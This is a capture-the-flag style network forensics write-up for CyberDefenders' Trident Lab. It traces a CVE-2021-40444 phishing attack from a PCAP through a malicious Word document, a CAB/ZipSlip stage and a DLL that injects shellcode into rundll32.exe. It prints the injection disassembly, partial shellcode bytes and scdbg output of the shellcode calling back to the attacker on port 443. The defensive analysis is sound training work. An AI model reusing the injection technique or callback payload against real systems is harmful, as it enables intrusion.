Challenge: Trident Lab

Platform: CyberDefenders

**Category:** Network Forensics

**Difficulty:** Medium

Tools Used: Wireshark, NetworkMiner, Zui, IDA Pro, scdbg, VirusTotal

**Summary:** This lab focuses on investigating a phishing email that compromised a host through a malicious Word document that exploits CVE-2021-40444. The document initiated the download of additional payloads, one of which unpacked a DLL that spawned a rundll32.exe process. This process was subsequently injected with shellcode that loaded wininet.dll and established a reverse shell connection to the threat actor over port 443. You are given a PCAP to investigate using various tools to trace the attack chain. I found this lab really engaging, for the reverse engineering component I referenced the official write-up which I also recommend you do as well.

**Scenario:** As a soc analyst, a phishing attack attributed to a popular APT group targeted one of your customers. Given the provided PCAP trace, analyze the attack and answer challenge questions.

## The attacker conducted a port scan on the victim machine. How many open ports did the attacker find?


**TLDR:** Filter for ip.dst==192.168.112.128 && tcp.flags.syn==1 && tcp.flags.ack==1and navigate to Statistics > Conversations > TCP to identify what ports were discovered.

A great way of identifying port scanning is by navigating to Statistics > Conversations > TCP. We can see that there are 1571 TCP connections. If you focus on the Packets column, we can see that several hosts are only sending one packet across a variety of ports, which is typical port scanning behaviour. Just as a little networking refresher, TCP is a connection-oriented protocol that requires the hosts to complete a three-way handshake prior to communicating. The steps involve the client sending a SYN packet, the server responds with a SYN-ACK packet, and the client finishes with sending an ACK packet.

To see what ports were discovered to be open, we can use the following filter:

• ip.dst==192.168.112.128 && tcp.flags.syn==1 && tcp.flags.ack==1

This looks for every SYN ACK response by 192.168.112.128, indicating that the port is open. If you navigate back to Statistics > Conversations > TCP and tick the limit to display filter button, we can see what ports are open:




Answer: 7

#### What is the victim's email address?

**TLDR:** Filter for SMTP traffic or navigate to File > Export Objects > IMF to identify the email. Focus on the "To" header value which indicates the recipient of the email.

If you navigate to Statistics > Protocol Hierarchy, you can get a high-level overview of the protocols captured within the PCAP:





We can see some SMTP and POP traffic. Simple Mail Transfer Protocol (POP) is used to send and relay email messages from one email client to another. Post Office Protocol (POP) is used for receiving emails by downloading them from a mail server. Therefore, to find raw emails sent over the network, we can use the following display filter in Wireshark:

smtp


If you look through the output, you will eventually come across packet number 2686 which is an email from support@cyberdefenders.org. If you follow the TCP stream, you can view the raw email:

```
220 WIN-D2TSDEME6NN ESMTP
 EHLO kali
250-WIN-D2TSDEME6NN
 250-SIZE 20480000
250-AUTH LOGIN
 250 HELP
MAIL FRO
          FROM:<support@cyberdefenders.org>
 250 OK
 RCPT TO:<joshua@cyberdefenders.org>
250 OK
DATA
354 OK, send.
Message-ID: <595903.006239922-sendEmail@kali>
From: "support@cyberdefenders.org" <support@cyberdefenders.org>
To: "joshua@cyberdefenders.org" <joshua@cyberdefenders.org>
Subject: Immediate respones
Date: Fr1, 1 Oct 2021 12:31:54 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0

Centent Tune multipart/mixed: boundary="" MIME delimitor for
 Content-Type: multipart/mixed; boundary="----MIME delimiter for sendEmail-803805.430959077"
 This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.
          --MIME delimiter for sendEmail-803805.430959077
 Content-Type: text/plain;
charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
 There has been an issue with our web server that need fixing ASAP
Please find the web server details in the attached document.
 Best regards,
 The Support Team
UEsDBBQAAAAIAFFxQVO0gTweZgEAAIgFAAATABwAW0NvbnRlbnRfVHlwZXNdLnhtbFVUCQADufpW
Ybn6VmF1eAsAAQQAAAAABAAAAAC1VMlqwzAQvRf6D0bXYCvpoZQSJ4cuxzbQ9AMUaeyo1YakbH/f
sZ2aEpwYmuR1sN+8DVkznm61Stbgg7gJ0J6NsSBIw3Appypx8z1/TB5KEyIxgyhrTyQ4CmU5bu8bz
nYQQINUEnCxjd1+UBr4EzUJmHRhECus1i/jgs+0y/2Y10Lvh8J5yayKYmMXQg0E3c1cw1YrJyxY/
N0m+HJ0keWoGK6+cSF0J1ADt5Gx00UnZphXSzfGqwqGJ0ackZxFxu1bioE26b5Ihs54JS+nCAAe0
```

We can see that this email is sent to joshua@cyberdefenders.org with the subject "Immediate responses". This email also contains a Word document. Given the wording of the email and the sense of urgency, this is likely a phishing attempt.

An alternative way of extracting emails from the PCAP is by navigating to File > Export Objects > IMF:




Internet Message Format (IMF) is a standard for email structure. Here you can find one .eml file:

Packet *	Hostname	Content Type	Size	Filename
2686	support@cyberdefenders.org	EML file	19 kB	Immediate respones.eml

You can then save this file and view it using an email client or a text editor:

```
Message-ID: <595903.006239922-sendEmail@kali>
From: "support@cyberdefenders.org" <support@cyberdefenders.org>
To: "joshua@cyberdefenders.org" <joshua@cyberdefenders.org>
Subject: Immediate respones
Date: Fri, 1 Oct 2021 12:31:54 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----MIME delimiter for sendEmail-803805.430959077"
This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.
 -----MIME delimiter for sendEmail-803805.430959077
Content-Type: text/plain;
         charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Hi Joshua.
There has been an issue with our web server that need fixing ASAP.
Please find the web server details in the attached document.
Best regards,
The Support Team
  ----MIME delimiter for sendEmail-803805.430959077
Content-Type: application/msword;
name="web server.docx"
Content-Transfer-Encoding: base64
Content-Disposition: attachment: filename="web server.docx"
```

To confirm that this Word document is malicious, let's analyse the PCAP using NetworkMiner, navigate to the Files tab and select the file details for "web server.docx":



Here we can find the MD5 hash along with other pieces of useful information. If you take this hash and submit it to VirusTotal, you will notice a high detection rate:



Therefore, we can confirm that this file is malicious.

Answer: joshua@cyberdefenders.org

## The malicious document file contains a URL to a malicious HTML file. Provide the URL for this file.

**TLDR:** Extract the "web server.docx" file and run strings recursively against the output to look for ".html".

If you right-click the file in NetworkMiner and click open folder, we will be directed to the folder containing the suspicious file:



web server.docx

We can extract this file using 7z and run Grep recursively to hunt for strings that contain .html:

Answer: http://192.168.112.128/word.html

### What is the Microsoft Office version installed on the victim machine?

**TLDR:** Filter for requests made by the victim and focus on User-Agent strings.

We know that the "web server.docx" file we discovered earlier reaches out to "http://192.168.112.128/word.html", therefore, we can filter for GET requests made by our victim host and look for traffic to this IP:

• ip.src==192.168.112.139 && ip.dst==192.168.112.128 && http

Here we can find multiple requests for word.html:

Source	Destination	Protocol Length Info
192.168.112.139	192.168.112.128	HTTP 423 GET /word.cab HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 229 OPTIONS / HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 217 HEAD /word.html HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 229 OPTIONS / HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 444 GET /word.html HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 200 HEAD /word.html HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 200 HEAD /word.html HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 229 OPTIONS / HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 217 HEAD /word.html HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 229 OPTIONS / HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 444 GET /word.html HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 200 HEAD /word.html HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 200 HEAD /word.html HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 420 GET /word.html HTTP/1.1
192.168.112.139	192.168.112.128	HTTP 423 GET /word.cab HTTP/1.1

If you view the User-Agent string, we can see the version of Word running on the victim host:

```
User-Agent

Mozilla/4.0 (compatible; MSTF 7.0; Windows NT 6.2; Win64; Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2

Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2

Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; Microsoft Office Existence Discovery

Microsoft Office Existence Discovery

Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2

Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2

Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2

Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2
```

Alternatively, and my preferred approach, we can use the following Zui query:

\_path=="http" | count() by user\_agent | sort -r count

```
wer_agent

Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko

Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko

Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2

Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2

Microsoft Office Existence Discovery

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729 ms-office; MSOffice 15

4

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0E; .NET4.0E; .NET4.0E; .NET4.0E; .NET4.0E; .NET4.0E; .NET CLR 3.0.30729; .NET CLR 3.5.30729 ms-office; MSOffice 15


4

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0E; .
```

Answer: 15.0.4517

# The malicious HTML contains a js code that points to a malicious CAB file. Provide the URL to the CAB file?

If you navigate to the Files tab within NetworkMiner, we can filter for word.html to find the malicious HTML file:



If you right-click this record and select open folder, we can open a terminal and run the grep command against it to highlight any URLs:



Answer: http://192.168.112.128/word.cab

### The exploit takes advantage of a CAB vulnerability. Provide the vulnerability name?

If you generate the MD5 hash for the word.cab file and submit it to VirusTotal, we can see that it gets labelled with CVE-2021-40444:



After doing some research on this vulnerability, I came across a post that talks about a path traversal vulnerability called ZipSlip being used in the CAB file:

```
### Exploit Chain

1. Docx opened

2. Relationship stored in document.xml.rels points to malicious html

3. IE preview is launched to open the HTML link

4. JScript within the HTML contains an object pointing to a CAB file, and an iframe pointing to an INF file, prefixed with the ".cpl:" directive

5. The cab file is opened, the INF file stored in the %TEMP%\Low directory

6. Due to a Path traversal (ZipSlip) vulnerability in the CAB, it's possible to store the INF in %TEMP%

7. Then, the INF file is opened with the ".cpl:" directive, causing the side-loading of the INF file via rundll32 (if this is a DLL)
```

Answer: ZipSlip

### Analyzing the dll file what is the API used to write the shellcode in the process memory?

If you run strings against word.cab, we can see some interesting imports and references to rundll32.exe:

```
CloseHandle
ReleaseSemaphore
WaitForSingleObject
CreateEventA
DpenEventA
ExitThread
ResumeThread
```

What stands out is the WriteProcessMemory function, which is used to write data to an area of memory in a specified process. Given this and other imports, we can assume that this malware likely injects something into memory.

Answer: WriteProcessMemory

## Extracting the shellcode from the dll file. What is the name of the library loaded by the shellcode?

**TLDR:** Extract the word.cab file using 7z and analyse the output DLL file using IDA Pro. Focus on when WriteProcessMemory is called to identify where the shellcode payload is located. Extract this payload and analyse it using scdbg.

A CAB file is a Microsoft Windows archive file format containing multiple compressed files. Let's use 7zip to extract this archive:

This extracts a file called msword.inf. If you run the file command against this file, we can see that's it's a DLL file:

```
ubuntu@ip-172-31-24-196:/opt/NetworkMiner_2-8/AssembledFiles/192.168.112.128/TCP-80$ file msword.inf
msword.inf: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```

Let's use IDA Pro to analyse this DLL. If you navigate to the Imports tab, we can see some interesting imports:

Address	Ordinal	Name	Library
10002000		CloseHandle	KERNEL32
10002004		ReleaseSemaphore	KERNEL32
10002008		WaitForSingleObject	KERNEL32
1000200C		CreateEventA	KERNEL32
10002010		OpenEventA	KERNEL32
10002014		ExitThread	KERNEL32
10002018		ResumeThread	KERNEL32
1000201C		CreateProcessA	KERNEL32
10002020		GetThreadContext	KERNEL32
10002024		SetThreadContext	KERNEL32
10002028		VirtualAllocEx	KERNEL32
1000202C		WriteProcessMemory	KERNEL32
10002030		CreateSemaphoreA	KERNEL32

Given functions like CreateProcessA, VirtualAllocEx, and WriteProcessMemory, we can assume that this DLL injects code into a process. If we check out the strings within this DLL, we can see rundll32.exe being mentioned:



If you double click this string, and navigate to its xref, we can see when it's referenced within the code:

```
💶 🚄 🖼
        ecx, [ebp+ProcessInformation]
lea
push
                         ; lpProcessInformation
        ecx
lea
        edx, [ebp+StartupInfo]
                         ; lpStartupInfo
push
        edx
                           lpCurrentDirectory
push
        0
        0
                         ; lpEnvironment
push
        44h ; 'D'
push
                         ; dwCreationFlags
push
        1
                         ; bInheritHandles
push
        0
                          lpThreadAttributes
                         ; lpProcessAttributes
push
        offset CommandLine ; "rundll32.exe"
push
                         ; lpApplicationName
push
call
        ds:CreateProcessA
test
        eax, eax
        loc_1000112C
jΖ
```

We can see that CreateProcessA is being used to create a process called rundll32.exe. Following this, we can see that the DLL allocates memory within rundll32.exe and writes memory to the process:

```
call
        ds:VirtualAllocEx
mov
        [ebp+lpBaseAddress], eax
                         ; lpNumberOfBytesWritten
push
push
        1000h
                         ; nSize
        offset unk 10003000 ; lpBuffer
push
        eax, [ebp+lpBaseAddress]
mov
                         ; lpBaseAddress
push
        eax
        ecx, [ebp+ProcessInformation.hProcess]
mov
push
        ecx
                         ; hProcess
call
        ds:WriteProcessMemory
mov
        edx, [ebp+lpBaseAddress]
        [ebp+Context._Eip], edx
mov
lea
        eax, [ebp+Context]
                         ; lpContext
push
        eax
        ecx, [ebp+ProcessInformation.hThread]
mov
                         ; hThread
push
        ecx
        ds:SetThreadContext
call
        edx, [ebp+ProcessInformation.hThread]
mov
push
        edx
                         ; hThread
        ds:ResumeThread
call
mov
        eax, [ebp+ProcessInformation.hThread]
push
                         ; hObject
call
        ds:CloseHandle
mov
        ecx, [ebp+ProcessInformation.hProcess]
push
                         ; hObject
call
        ds:CloseHandle
```

The data being written is located at 0x10003000. If you jump to this address, we can see the shellcode:

```
;org 10003000h
.data:10003000
.data:10003000 unk_10003000
                                db 0FCh
                                                         ; DATA XREF: sub_10001050+91to
.data:10003001
                                db 0E8h
                                   8Fh
.data:10003002
                                db
.data:10003003
                                db
                                      θ
.data:10003004
                                db
.data:10003005
                                db
                                      θ
                                    60h ;
.data:10003006
                                db
                                db
.data:10003007
                                   31h ; 1
.data:10003008
                                db 0D2h
.data:10003009
                                db
                                    89h
.data:1000300A
                                db 0E5h
.data:1000300B
                                db
                                   64h ; d
                                    8Bh
.data:1000300C
                                db
.data:1000300D
                                    52h : R
                                db
.data:1000300E
                                db
                                    30h : 0
.data:1000300F
                                    52h ; R
.data:10003010
                                db
.data:10003011
                                db 0Ch
.data:10003012
                                db
                                    8Bh
.data:10003013
                                db
                                    52h ; R
.data:10003014
                                db
                                    14h
.data:10003015
                                db
                                    8Bh
.data:10003016
                                db
                                    72h ; r
.data:10003017
                                db
                                    28h ;
.data:10003018
                                dЬ
                                    31h ·
```

The raw and virtual addresses can be found below:


```
00000C00 10003000: .data:unk_10003000 (Synchronized with Hex View-1)
```

To extract this shellcode, we can use dd:

• dd if=msword.inf of=shellcode.bin bs=1 skip=3072 count=4096

```
ubuntu@ip-172-31-24-196:/opt/NetworkMiner_2-8/AssembledFiles/192.168.112.128/TCP-80$ dd if=msword.inf of=shellcode.bin bs=1 skip=3072 count=4096 4096+0 records in 4096+0 records out 4096+0 records out 4096 bytes (4.1 kB, 4.0 KiB) copied, 0.0152368 s, 269 kB/s
```

to analyse the output, we can use scdbg:



The library loaded is wininet.

### Which port was configured to receive the reverse shell?

In the scdbg output from the previous question, we can see that it establishes a connection to the remote host over port 443.

```
4010a8 LoadLibraryA(wininet)
4010f9 InternetOpenA(Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko)
4011b0 InternetConnectA(server: 192.168.112.128, port: 443, )
4011c5 HttpOpenRequestA(path: /Trm_QWz3GPappqinyPBTDAOxLMPI7CwRRbG_kq75ly-doSnMd8_T0
)
4011d5 HttpSendRequestA()
401201 VirtualAlloc(base=0 , sz=400000) = 600000
401215 InternetReadFile(4893, buf: 600000, size: 2000)
```

Answer: 443